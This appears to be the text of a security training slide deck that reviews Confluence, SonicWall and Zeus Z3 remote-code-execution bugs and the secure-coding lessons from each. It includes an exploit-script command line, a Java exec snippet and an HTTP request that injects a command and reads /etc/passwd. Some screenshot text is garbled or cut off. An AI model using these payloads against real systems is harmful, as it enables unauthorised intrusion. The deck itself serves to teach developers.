



Secure Coding Refuelled


IBM Adversary Services
Lunch & Learn

Ruben Boonen

IBM®


What is IBM Adversary Services?

- **Red Team**, servicing external clients
- Strategic, **objective based**
 - Long running (**~3 months**)
 - High-impact & **covert**
 - Advanced, mature clients
- **whoami?**
 - CNE Capability Development Lead
 - Windows Systems Programming
 - Vulnerability research Windows Userland/Kernel, Android Userland (**and anything really**)
 - Reverse engineering
 - **Full-stack-random** developer



Why do bugs matter?

Bugs on the **kill-chain**



Show me the **vulnerabilities!**



- Software vulnerabilities can be hard to understand
- How did you **select bugs?**
 - **Recent**
 - Target audience is especially interested in **web applications**
 - **Relatively low complexity** Root-Cause Analysis (**RCA**)
- We have **severe time limitations**
 - Full RCA and exploitation analysis could takes days or weeks
 - **Rapid fire**



CVE-2024-21683


Atlassian Confluence

Authenticated RCE




Vulnerability Background

- Confluence has many default plugins, including **Code Macro**
 - Allows users, **with appropriate permissions**, to upload **new language** definitions for **syntax highlighting**
 - <https://github.com/syntaxhighlighter/syntaxhighlighter>
- Content is uploaded as a **JavaScript file**
 - Expected to follow **specific definition formatting**
- Very **cool**, very **business**
 - For sure our users are **only experts** that will create **properly formatted definition files**



What is the problem?

- **parseLanguage** creates a scriptable object using **initStandardObjects**
 - <https://javadoc.io/doc/org.mozilla/rhino/1.7.7.2/org/mozilla/javascript/Context.html>
- The user-controlled JavaScript file is **evaluated** without further filtering, this lets us **instantiate Java Objects**
 - **ProcessBuilder, Exec, ...**



ScriptableObject	<code>initSafeStandardObjects()</code> Initialize the standard objects, leaving out those that offer access directly to Java classes.
Scriptable	<code>initSafeStandardObjects(ScriptableObject scope)</code> Initialize the standard objects, leaving out those that offer access directly to Java classes.
ScriptableObject	<code>initSafeStandardObjects(ScriptableObject scope, boolean sealed)</code> Initialize the standard objects, leaving out those that offer access directly to Java classes.
ScriptableObject	<code>initStandardObjects()</code> Initialize the standard objects.
Scriptable	<code>initStandardObjects(ScriptableObject scope)</code> Initialize the standard objects.
ScriptableObject	<code>initStandardObjects(ScriptableObject scope, boolean sealed)</code> Initialize the standard objects.

```
new java.lang.Runtime.getRuntime().exec("Not good!")
```

站点管理

配置

In-app通知

Office 连接器

PDF导出语言支持

WebDAV配置

Webhook

一般配置

保留规则

全局模板和蓝图

外部小工具

快捷链接

推荐更新邮件

每日备份管理

清理

用户宏

语言

邮件服务器

配置代码宏


防止垃圾邮件

高级配置

ATLASSIAN插件库

查找新应用

管理应用



管理员: 命令提示符

```
C:\Users\test\Desktop\workAndstudy\VulnResearchCode\CVE-2024-21683>python CVE-2024-21683.py -u http://192.168.198.1:8090 -au admin -ap admin -f exploit.js -n test -p http://127.0.0.1:8083
C:\Users\test\Desktop\workAndstudy\VulnResearchCode\CVE-2024-21683>
```



<https://github.com/W01fh4cker/CVE-2024-21683-RCE>

Lessons learned


- Do not trust **user input**
 - Users can and will **break your assumptions** by accident
 - Attackers will look for **flawed developer assumptions**
- Carefully consider **execution sinks**
 - What does this function call into?
 - What is the sink doing with my inputs?
- Use **safer alternatives** where possible
 - Do you need all the functionality you are bringing into the application?
 - Is there a way to **restrict code functionality**?
 - e.g. **initSafeStandardObjects**



CVE-2022-2915

SonicWall Secure Mobile Access (SMA)
Gateway

Authenticated RCE



Vulnerability Background

- **SonicWall** does many things
 - Web Application Firewall (**WAF**) and **VPN**
 - Service integration: SAML, Citrix XenDesktop, Microsoft AD, etc
 - Like **Cisco**, **Fortinet**, **Palo Alto**, etc
- These types of devices have had **shockingly bad** internal development **quality**
 - Many **0days** identified **In-The-Wild** (ITW)
 - An attacker sitting on a gateway, DIY OS, no monitoring or IR capabilities, this is **very scary**
- Common Gateway Interface (**CGI**)
 - **SonicWall** has a **cgi-bin endpoint** called

What is the problem?

Very easy to understand, **sloppy development** leading to **memory corruption**.

Not a problem for normal users, but **attackers** can get **heap Out-Of-Bound (OOB) write**.

Lessons learned

- Exploitation

- 
- What did we **learn**?
 - Be careful when you write code and **keep design choices consistent**
 - Be especially careful with **unsafe memory access**
 - Where possible, **migrate future development to memory safe languages**
 - https://media.defense.gov/2022/Nov/10/2003112742/-1/-1/0/CSI_SOFTWARE_MEMORY_SAFETY.PDF



CVE-2024-30169

Zeus Z3 SME-01 H.264 video encoder & decoder

Unauthenticated RCE




Vulnerability Background

- Found by one our awesome colleagues,
Todd Hastings
- Actually this was part of **multiple CVE disclosures**
 - Get more information from the **IBM Security Intelligence blog post**
 - Very **thoughtful discussion** about the risks of attackers taking over **low-visibility IOT devices**
 - <https://securityintelligence.com/x-force/iot-exploitation-during-security-engagements/>
- Physical and virtual appliances often make **terrible** design decisions

What is the problem?

Very easy to understand, the **debug cgi-bin endpoint is available unauthenticated** and the web request will **accept any system path (or command)**.



The screenshot shows a web browser window with a red border. The address bar says "/cgi-bin/debug.cgi". Below it, a message says "Press 'z' on console gui to get transport logs". A dropdown menu shows "mcsenc.log.d" and a "Get File" button. The main content area is titled "This is the contents of mcsenc.log.d" and contains a large block of log file text.

```
@400000004b170d7210a66da4 z3dbg NONE demo_mcsenc.c:Demo_mcsenc_get_board_id():7943 - rea
@400000004b170d7210a9e45c z3dbg NONE demo_mcsenc.c:main_mcfw_mcsenc():8167 - board id is
@400000004b170d7210ac3234 demo.c:561: demoId = 21
@400000004b170d7210ae1a7c entered VcapVencVdecVdis_start
@400000004b170d7210c17b6c encIniFile = /tmp/bin/encode.ini
@400000004b170d7210c2a834 init Vsys
@400000004b170d72142e214c got rtmp reconnect interval for channel 0 of 15000
@400000004b170d72142fe284 got rtmp initial offset for channel 0 of 0
@400000004b170d721432fb7c got rtmp reconnect interval for channel 1 of 15000
@400000004b170d721433e9c4 got rtmp initial offset for channel 1 of 0
@400000004b170d7214378b74 got rtmp reconnect interval for channel 2 of 15000
@400000004b170d72143879bc got rtmp initial offset for channel 2 of 0
@400000004b170d72143cc74c got rtmp reconnect interval for channel 3 of 15000
@400000004b170d72143db594 got rtmp initial offset for channel 3 of 0
@400000004b170d72147a39c4 Vdis_hdmiCtrl_init:169: [host] HDMI Ctrl :Initializing
@400000004b170d721481b3d4 Vdis_hdmiControlThread:681: [host] HDMI Ctrl :Initialized
@400000004b170d721483bb5c MCFW_IPCFRAMES:VcapVenc_ipcFramesCreate:Starting Thread...
@400000004b170d721483ea3c
@400000004b170d721483f9dc
@400000004b170d721484097c
```

Lessons learned

Don't do that!

Request			Response					
	Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /cgi-bin/debug.cgi?divload=yes&logfile=%2Fetc%2Fpasswd;id HTTP/1.1				1	HTTP/1.1 200 OK		
2	Host:				2	Connection: close		
